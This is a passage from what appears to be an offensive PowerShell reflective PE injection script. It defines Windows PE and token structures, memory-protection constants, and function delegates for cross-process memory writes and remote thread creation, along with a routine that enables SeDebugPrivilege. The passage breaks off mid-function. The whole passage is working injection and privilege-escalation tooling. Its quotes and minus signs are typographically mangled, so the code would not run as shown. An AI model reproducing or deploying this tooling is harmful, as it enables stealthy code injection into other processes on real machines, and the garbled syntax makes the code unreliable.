$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_BASE_RELOCATION’, $Attributes, [System.ValueType], 8)
$TypeBuilder.DefineField(‘VirtualAddress’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘SizeOfBlock’, [UInt32], ‘Public’) | Out-Null
$IMAGE_BASE_RELOCATION = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_BASE_RELOCATION -Value $IMAGE_BASE_RELOCATION
#Struct IMAGE_IMPORT_DESCRIPTOR
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_IMPORT_DESCRIPTOR’, $Attributes, [System.ValueType], 20)
$TypeBuilder.DefineField(‘Characteristics’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘TimeDateStamp’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘ForwarderChain’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Name’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘FirstThunk’, [UInt32], ‘Public’) | Out-Null
$IMAGE_IMPORT_DESCRIPTOR = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_IMPORT_DESCRIPTOR -Value $IMAGE_IMPORT_DESCRIPTOR
#Struct IMAGE_EXPORT_DIRECTORY
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_EXPORT_DIRECTORY’, $Attributes, [System.ValueType], 40)
$TypeBuilder.DefineField(‘Characteristics’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘TimeDateStamp’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘MajorVersion’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘MinorVersion’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Name’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Base’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘NumberOfFunctions’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘NumberOfNames’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘AddressOfFunctions’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘AddressOfNames’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘AddressOfNameOrdinals’, [UInt32], ‘Public’) | Out-Null
$IMAGE_EXPORT_DIRECTORY = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_EXPORT_DIRECTORY -Value $IMAGE_EXPORT_DIRECTORY
#Struct LUID
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘LUID’, $Attributes, [System.ValueType], 8)
$TypeBuilder.DefineField(‘LowPart’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘HighPart’, [UInt32], ‘Public’) | Out-Null
$LUID = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name LUID -Value $LUID
#Struct LUID_AND_ATTRIBUTES
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘LUID_AND_ATTRIBUTES’, $Attributes, [System.ValueType], 12)
$TypeBuilder.DefineField(‘Luid’, $LUID, ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Attributes’, [UInt32], ‘Public’) | Out-Null
$LUID_AND_ATTRIBUTES = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name LUID_AND_ATTRIBUTES -Value $LUID_AND_ATTRIBUTES
#Struct TOKEN_PRIVILEGES
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘TOKEN_PRIVILEGES’, $Attributes, [System.ValueType], 16)
$TypeBuilder.DefineField(‘PrivilegeCount’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Privileges’, $LUID_AND_ATTRIBUTES, ‘Public’) | Out-Null
$TOKEN_PRIVILEGES = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name TOKEN_PRIVILEGES -Value $TOKEN_PRIVILEGES
return $Win32Types
}
Function Get-Win32Constants
{
$Win32Constants = New-Object System.Object
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_COMMIT -Value 0x00001000
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_RESERVE -Value 0x00002000
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_NOACCESS -Value 0x01
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_READONLY -Value 0x02
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_READWRITE -Value 0x04
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_WRITECOPY -Value 0x08
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE -Value 0x10
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_READ -Value 0x20
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_READWRITE -Value 0x40
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_WRITECOPY -Value 0x80
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_NOCACHE -Value 0x200
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_ABSOLUTE -Value 0
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_HIGHLOW -Value 3
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_DIR64 -Value 10
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_DISCARDABLE -Value 0x02000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_EXECUTE -Value 0x20000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_READ -Value 0x40000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_WRITE -Value 0x80000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_NOT_CACHED -Value 0x04000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_DECOMMIT -Value 0x4000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_EXECUTABLE_IMAGE -Value 0x0002
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_DLL -Value 0x2000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE -Value 0x40
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_DLLCHARACTERISTICS_NX_COMPAT -Value 0x100
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_RELEASE -Value 0x8000
$Win32Constants | Add-Member -MemberType NoteProperty -Name TOKEN_QUERY -Value 0x0008
$Win32Constants | Add-Member -MemberType NoteProperty -Name TOKEN_ADJUST_PRIVILEGES -Value 0x0020
$Win32Constants | Add-Member -MemberType NoteProperty -Name SE_PRIVILEGE_ENABLED -Value 0x2
$Win32Constants | Add-Member -MemberType NoteProperty -Name ERROR_NO_TOKEN -Value 0x3f0
return $Win32Constants
}
Function Get-Win32Functions
{
$Win32Functions = New-Object System.Object
$VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
$VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualAlloc -Value $VirtualAlloc
$VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
$VirtualAllocExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
$memcpyAddr = Get-ProcAddress msvcrt.dll memcpy
$memcpyDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
$memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy
$memsetAddr = Get-ProcAddress msvcrt.dll memset
$memsetDelegate = Get-DelegateType @([IntPtr], [Int32], [IntPtr]) ([IntPtr])
$memset = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memsetAddr, $memsetDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name memset -Value $memset
$LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
$LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
$LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr, $LoadLibraryDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name LoadLibrary -Value $LoadLibrary
$GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
$GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
$GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr, $GetProcAddressDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddress -Value $GetProcAddress
$GetProcAddressIntPtrAddr = Get-ProcAddress kernel32.dll GetProcAddress #This is still GetProcAddress, but instead of PowerShell converting the string to a pointer, you must do it yourself
$GetProcAddressIntPtrDelegate = Get-DelegateType @([IntPtr], [IntPtr]) ([IntPtr])
$GetProcAddressIntPtr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressIntPtrAddr, $GetProcAddressIntPtrDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddressIntPtr -Value $GetProcAddressIntPtr
$VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
$VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32]) ([Bool])
$VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualFree -Value $VirtualFree
$VirtualFreeExAddr = Get-ProcAddress kernel32.dll VirtualFreeEx
$VirtualFreeExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32]) ([Bool])
$VirtualFreeEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeExAddr, $VirtualFreeExDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualFreeEx -Value $VirtualFreeEx
$VirtualProtectAddr = Get-ProcAddress kernel32.dll VirtualProtect
$VirtualProtectDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectAddr, $VirtualProtectDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect
$GetModuleHandleAddr = Get-ProcAddress kernel32.dll GetModuleHandleA
$GetModuleHandleDelegate = Get-DelegateType @([String]) ([IntPtr])
$GetModuleHandle = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetModuleHandleAddr, $GetModuleHandleDelegate)
$Win32Functions | Add-Member NoteProperty -Name GetModuleHandle -Value $GetModuleHandle
$FreeLibraryAddr = Get-ProcAddress kernel32.dll FreeLibrary
$FreeLibraryDelegate = Get-DelegateType @([IntPtr]) ([Bool])
$FreeLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($FreeLibraryAddr, $FreeLibraryDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name FreeLibrary -Value $FreeLibrary
$OpenProcessAddr = Get-ProcAddress kernel32.dll OpenProcess
$OpenProcessDelegate = Get-DelegateType @([UInt32], [Bool], [UInt32]) ([IntPtr])
$OpenProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenProcessAddr, $OpenProcessDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name OpenProcess -Value $OpenProcess
$WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
$WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [UInt32]) ([UInt32])
$WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSingleObjectDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name WaitForSingleObject -Value $WaitForSingleObject
$WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll WriteProcessMemory
$WriteProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([Bool])
$WriteProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WriteProcessMemoryAddr, $WriteProcessMemoryDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory
$ReadProcessMemoryAddr = Get-ProcAddress kernel32.dll ReadProcessMemory
$ReadProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([Bool])
$ReadProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($ReadProcessMemoryAddr, $ReadProcessMemoryDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name ReadProcessMemory -Value $ReadProcessMemory
$CreateRemoteThreadAddr = Get-ProcAddress kernel32.dll CreateRemoteThread
$CreateRemoteThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
$CreateRemoteThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateRemoteThreadAddr, $CreateRemoteThreadDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name CreateRemoteThread -Value $CreateRemoteThread
$GetExitCodeThreadAddr = Get-ProcAddress kernel32.dll GetExitCodeThread
$GetExitCodeThreadDelegate = Get-DelegateType @([IntPtr], [Int32].MakeByRefType()) ([Bool])
$GetExitCodeThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetExitCodeThreadAddr, $GetExitCodeThreadDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name GetExitCodeThread -Value $GetExitCodeThread
$OpenThreadTokenAddr = Get-ProcAddress Advapi32.dll OpenThreadToken
$OpenThreadTokenDelegate = Get-DelegateType @([IntPtr], [UInt32], [Bool], [IntPtr].MakeByRefType()) ([Bool])
$OpenThreadToken = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenThreadTokenAddr, $OpenThreadTokenDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name OpenThreadToken -Value $OpenThreadToken
$GetCurrentThreadAddr = Get-ProcAddress kernel32.dll GetCurrentThread
$GetCurrentThreadDelegate = Get-DelegateType @() ([IntPtr])
$GetCurrentThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetCurrentThreadAddr, $GetCurrentThreadDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name GetCurrentThread -Value $GetCurrentThread
$AdjustTokenPrivilegesAddr = Get-ProcAddress Advapi32.dll AdjustTokenPrivileges
$AdjustTokenPrivilegesDelegate = Get-DelegateType @([IntPtr], [Bool], [IntPtr], [UInt32], [IntPtr], [IntPtr]) ([Bool])
$AdjustTokenPrivileges = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($AdjustTokenPrivilegesAddr, $AdjustTokenPrivilegesDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name AdjustTokenPrivileges -Value $AdjustTokenPrivileges
$LookupPrivilegeValueAddr = Get-ProcAddress Advapi32.dll LookupPrivilegeValueA
$LookupPrivilegeValueDelegate = Get-DelegateType @([String], [String], [IntPtr]) ([Bool])
$LookupPrivilegeValue = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LookupPrivilegeValueAddr, $LookupPrivilegeValueDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name LookupPrivilegeValue -Value $LookupPrivilegeValue
$ImpersonateSelfAddr = Get-ProcAddress Advapi32.dll ImpersonateSelf
$ImpersonateSelfDelegate = Get-DelegateType @([Int32]) ([Bool])
$ImpersonateSelf = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($ImpersonateSelfAddr, $ImpersonateSelfDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name ImpersonateSelf -Value $ImpersonateSelf
# NtCreateThreadEx is only ever called on Vista and Win7. NtCreateThreadEx is not exported by ntdll.dll in Windows XP
if (([Environment]::OSVersion.Version -ge (New-Object ‘Version’ 6,0)) -and ([Environment]::OSVersion.Version -lt (New-Object ‘Version’ 6,2))) {
$NtCreateThreadExAddr = Get-ProcAddress NtDll.dll NtCreateThreadEx
$NtCreateThreadExDelegate = Get-DelegateType @([IntPtr].MakeByRefType(), [UInt32], [IntPtr], [IntPtr], [IntPtr], [IntPtr], [Bool], [UInt32], [UInt32], [UInt32], [IntPtr]) ([UInt32])
$NtCreateThreadEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($NtCreateThreadExAddr, $NtCreateThreadExDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name NtCreateThreadEx -Value $NtCreateThreadEx
}
$IsWow64ProcessAddr = Get-ProcAddress Kernel32.dll IsWow64Process
$IsWow64ProcessDelegate = Get-DelegateType @([IntPtr], [Bool].MakeByRefType()) ([Bool])
$IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($IsWow64ProcessAddr, $IsWow64ProcessDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name IsWow64Process -Value $IsWow64Process
$CreateThreadAddr = Get-ProcAddress Kernel32.dll CreateThread
$CreateThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefType()) ([IntPtr])
$CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name CreateThread -Value $CreateThread
return $Win32Functions
}
#
#
### HELPERS
#
#Powershell only does signed arithmetic, so if we want to calculate memory addresses we have to use this function
#This will add signed integers as if they were unsigned integers so we can accurately calculate memory addresses
Function Sub-SignedIntAsUnsigned
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Int64]
$Value1,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$Value2
)
[Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
[Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
[Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)
if ($Value1Bytes.Count -eq $Value2Bytes.Count)
{
$CarryOver = 0
for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
{
$Val = $Value1Bytes[$i] – $CarryOver
#Sub bytes
if ($Val -lt $Value2Bytes[$i])
{
$Val += 256
$CarryOver = 1
}
else
{
$CarryOver = 0
}
[UInt16]$Sum = $Val – $Value2Bytes[$i]
$FinalBytes[$i] = $Sum -band 0x00FF
}
}
else
{
Throw “Cannot subtract bytearrays of different sizes”
}
return [BitConverter]::ToInt64($FinalBytes, 0)
}
Function Add-SignedIntAsUnsigned
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Int64]
$Value1,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$Value2
)
[Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
[Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
[Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)
if ($Value1Bytes.Count -eq $Value2Bytes.Count)
{
$CarryOver = 0
for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
{
#Add bytes
[UInt16]$Sum = $Value1Bytes[$i] + $Value2Bytes[$i] + $CarryOver
$FinalBytes[$i] = $Sum -band 0x00FF
if (($Sum -band 0xFF00) -eq 0x100)
{
$CarryOver = 1
}
else
{
$CarryOver = 0
}
}
}
else
{
Throw “Cannot add bytearrays of different sizes”
}
return [BitConverter]::ToInt64($FinalBytes, 0)
}
Function Compare-Val1GreaterThanVal2AsUInt
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Int64]
$Value1,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$Value2
)
[Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
[Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
if ($Value1Bytes.Count -eq $Value2Bytes.Count)
{
for ($i = $Value1Bytes.Count-1; $i -ge 0; $i–)
{
if ($Value1Bytes[$i] -gt $Value2Bytes[$i])
{
return $true
}
elseif ($Value1Bytes[$i] -lt $Value2Bytes[$i])
{
return $false
}
}
}
else
{
Throw “Cannot compare byte arrays of different size”
}
return $false
}
Function Convert-UIntToInt
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[UInt64]
$Value
)
[Byte[]]$ValueBytes = [BitConverter]::GetBytes($Value)
return ([BitConverter]::ToInt64($ValueBytes, 0))
}
Function Get-Hex
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
$Value #We will determine the type dynamically
)
$ValueSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Value.GetType()) * 2
$Hex = “0x{0:X$($ValueSize)}” -f [Int64]$Value #Passing a IntPtr to this doesn’t work well. Cast to Int64 first.
return $Hex
}
Function Test-MemoryRangeValid
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[String]
$DebugString,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 2, Mandatory = $true)]
[IntPtr]
$StartAddress,
[Parameter(ParameterSetName = “Size”, Position = 3, Mandatory = $true)]
[IntPtr]
$Size
)
[IntPtr]$FinalEndAddress = [IntPtr](Add-SignedIntAsUnsigned ($StartAddress) ($Size))
$PEEndAddress = $PEInfo.EndAddress
if ((Compare-Val1GreaterThanVal2AsUInt ($PEInfo.PEHandle) ($StartAddress)) -eq $true)
{
Throw “Trying to write to memory smaller than allocated address range. $DebugString”
}
if ((Compare-Val1GreaterThanVal2AsUInt ($FinalEndAddress) ($PEEndAddress)) -eq $true)
{
Throw “Trying to write to memory greater than allocated address range. $DebugString”
}
}
Function Write-BytesToMemory
{
Param(
[Parameter(Position=0, Mandatory = $true)]
[Byte[]]
$Bytes,
[Parameter(Position=1, Mandatory = $true)]
[IntPtr]
$MemoryAddress
)
for ($Offset = 0; $Offset -lt $Bytes.Length; $Offset++)
{
[System.Runtime.InteropServices.Marshal]::WriteByte($MemoryAddress, $Offset, $Bytes[$Offset])
}
}
#Function written by Matt Graeber, Twitter: @mattifestation, Blog: http://www.exploit-monday.com/
Function Get-DelegateType
{
Param
(
[OutputType([Type])]
[Parameter( Position = 0)]
[Type[]]
$Parameters = (New-Object Type[](0)),
[Parameter( Position = 1 )]
[Type]
$ReturnType = [Void]
)
$Domain = [AppDomain]::CurrentDomain
$DynAssembly = New-Object System.Reflection.AssemblyName(‘ReflectedDelegate’)
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule(‘InMemoryModule’, $false)
$TypeBuilder = $ModuleBuilder.DefineType(‘MyDelegateType’, ‘Class, Public, Sealed, AnsiClass, AutoClass’, [System.MulticastDelegate])
$ConstructorBuilder = $TypeBuilder.DefineConstructor(‘RTSpecialName, HideBySig, Public’, [System.Reflection.CallingConventions]::Standard, $Parameters)
$ConstructorBuilder.SetImplementationFlags(‘Runtime, Managed’)
$MethodBuilder = $TypeBuilder.DefineMethod(‘Invoke’, ‘Public, HideBySig, NewSlot, Virtual’, $ReturnType, $Parameters)
$MethodBuilder.SetImplementationFlags(‘Runtime, Managed’)
Write-Output $TypeBuilder.CreateType()
}
#Function written by Matt Graeber, Twitter: @mattifestation, Blog: http://www.exploit-monday.com/
Function Get-ProcAddress
{
Param
(
[OutputType([IntPtr])]
[Parameter( Position = 0, Mandatory = $True )]
[String]
$Module,
[Parameter( Position = 1, Mandatory = $True )]
[String]
$Procedure
)
# Get a reference to System.dll in the GAC
$SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split(”)[-1].Equals(‘System.dll’) }
$UnsafeNativeMethods = $SystemAssembly.GetType(‘Microsoft.Win32.UnsafeNativeMethods’)
# Get a reference to the GetModuleHandle and GetProcAddress methods
$GetModuleHandle = $UnsafeNativeMethods.GetMethod(‘GetModuleHandle’)
$GetProcAddress = $UnsafeNativeMethods.GetMethod(‘GetProcAddress’, [reflection.bindingflags] “Public,Static”, $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);
# Get a handle to the module specified
$Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
$tmpPtr = New-Object IntPtr
$HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
# Return the address of the function
Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}
Function Enable-SeDebugPrivilege
{
Param(
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Types,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Constants
)
[IntPtr]$ThreadHandle = $Win32Functions.GetCurrentThread.Invoke()
if ($ThreadHandle -eq [IntPtr]::Zero)
{
Throw “Unable to get the handle to the current thread”
}
[IntPtr]$ThreadToken = [IntPtr]::Zero
[Bool]$Result = $Win32Functions.OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.TOKEN_QUERY -bor $Win32Constants.TOKEN_ADJUST_PRIVILEGES, $false, [Ref]$ThreadToken)
if ($Result -eq $false)
{
$ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
if ($ErrorCode -eq $Win32Constants.ERROR_NO_TOKEN)
{
$Result = $Win32Functions.ImpersonateSelf.Invoke(3)
if ($Result -eq $false)
{
Throw “Unable to impersonate self”
}
$Result = $Win32Functions.OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.TOKEN_QUERY -bor $Win32Constants.TOKEN_ADJUST_PRIVILEGES, $false, [Ref]$ThreadToken)
if ($Result -eq $false)
{
Throw “Unable to OpenThreadToken.”
}
}
else
{
Throw “Unable to OpenThreadToken. Error code: $ErrorCode”
}
}
[IntPtr]$PLuid = [System.Runtime.InteropServices.Marshal]::AllocHGlobal([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.LUID))
$Result = $Win32Functions.LookupPrivilegeValue.Invoke($null, “SeDebugPrivilege”, $PLuid)
if ($Result -eq $false)
{
Throw “Unable to call LookupPrivilegeValue”
}
[UInt32]$TokenPrivSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.TOKEN_PRIVILEGES)
[IntPtr]$TokenPrivilegesMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TokenPrivSize)
$TokenPrivileges = [System.Runtime.InteropServices.Marshal]::PtrToStructure($TokenPrivilegesMem, [Type]$Win32Types.TOKEN_PRIVILEGES)
$TokenPrivileges.PrivilegeCount = 1
$TokenPrivileges.Privileges.Luid = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PLuid, [Type]$Win32Types.LUID)
$TokenPrivileges.Privileges.Attributes = $Win32Constants.SE_PRIVILEGE_ENABLED
[System.Runtime.InteropServices.Marshal]::StructureToPtr($TokenPrivileges, $TokenPrivilegesMem, $true)
$Result = $Win32Functions.AdjustTokenPrivileges.Invoke($ThreadToken, $false, $TokenPrivilegesMem, $TokenPrivSize, [IntPtr]::Zero, [IntPtr]::Zero)
$ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error() #Need this to get success value or failure value
if (($Result -eq $false) -or ($ErrorCode -ne 0))
{
#Throw “Unable to call AdjustTokenPrivileges. Return value: $Result, Errorcode: $ErrorCode” #todo need to detect if already set
}
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($TokenPrivilegesMem)
}
Function Create-RemoteThread
{
Param(
[Parameter(Position = 1, Mandatory = $true)]
[IntPtr]
$ProcessHandle,
[Parameter(Position = 2, Mandatory = $true)]
[IntPtr]
$StartAddress,
[Parameter(Position = 3, Mandatory = $false)]
[IntPtr]
